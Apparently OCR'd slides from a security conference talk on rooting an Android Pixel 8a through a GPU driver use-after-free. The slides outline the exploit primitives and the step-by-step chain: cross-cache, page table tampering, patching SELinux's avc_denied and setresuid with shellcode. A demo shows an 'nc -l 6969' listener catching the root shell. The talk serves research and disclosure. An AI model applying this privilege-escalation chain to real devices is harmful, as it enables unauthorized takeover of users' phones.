
$ Play With pgtable


- By now, we have:
  - Leak kernel address (sys_bind)
  - Arbitrary write (sys_signalfd4)
  - Arbitrary read (sys_fadvise)
  - Arbitrary call (sys_lseek) → full leak + read/write
- ~~But do we really need these primitives?~~ Write is enough 😄

$ Exploitation Summary

1. Trigger a file UAF via the vulnerability
2. Cross-cache the victim file with controllable pipe pages
3. Locate the victim file via a side channel
4. Modify the pgtable to make kernel text writable via direct mapping
5. Patch avc_denied to return 0
6. Patch setresuid with the shellcode
7. Invoke the setresuid to get a root shell 🐚

DEMO


Pixel 8a
沒有 SIM 卡 — 沒有服務
100
6:47
6月19日 週四
已連接 USB 偵錯工具 · 1分鐘
輕觸即可關閉 USB 偵錯功能
充電完成


pumpkin@DEVCORE:~
⌥⌘2
17:05:10 pumpkin@DEVCORE ~
$ nc -l 6969
^C
17:09:05 x pumpkin@DEVCORE ~ 3m26s
$

$ Takeaways

- GPU drivers remain a highly accessible Android attack surface
- Kernel memory corruption (in Android) can still yield powerful primitives despite modern mitigations
- Page table manipulation remains a reliable privilege escalation technique

DEVCORE

Thanks!

Pumpkin 🎃 (@u1f383)
https://u1f383.github.io/

E0PD1, bit [56]
When FEAT_E0PD is implemented:

Faulting control for unprivileged access to any address translated by TTBR1_EL1.

E0PD1	Meaning
0b0	Unprivileged access to any address translated by TTBR1_EL1 will not generate a fault by this mechanism.
0b1	Unprivileged access to any address translated by TTBR1_EL1 will generate a level 0 Translation fault.



AP[2:1]	Access from higher Exception level	Access from EL0
00	Read/write	None
01	Read/write	Read/write

We **cannot** set AP[2:1] to 01 due to **E0PD1** in TCR_EL1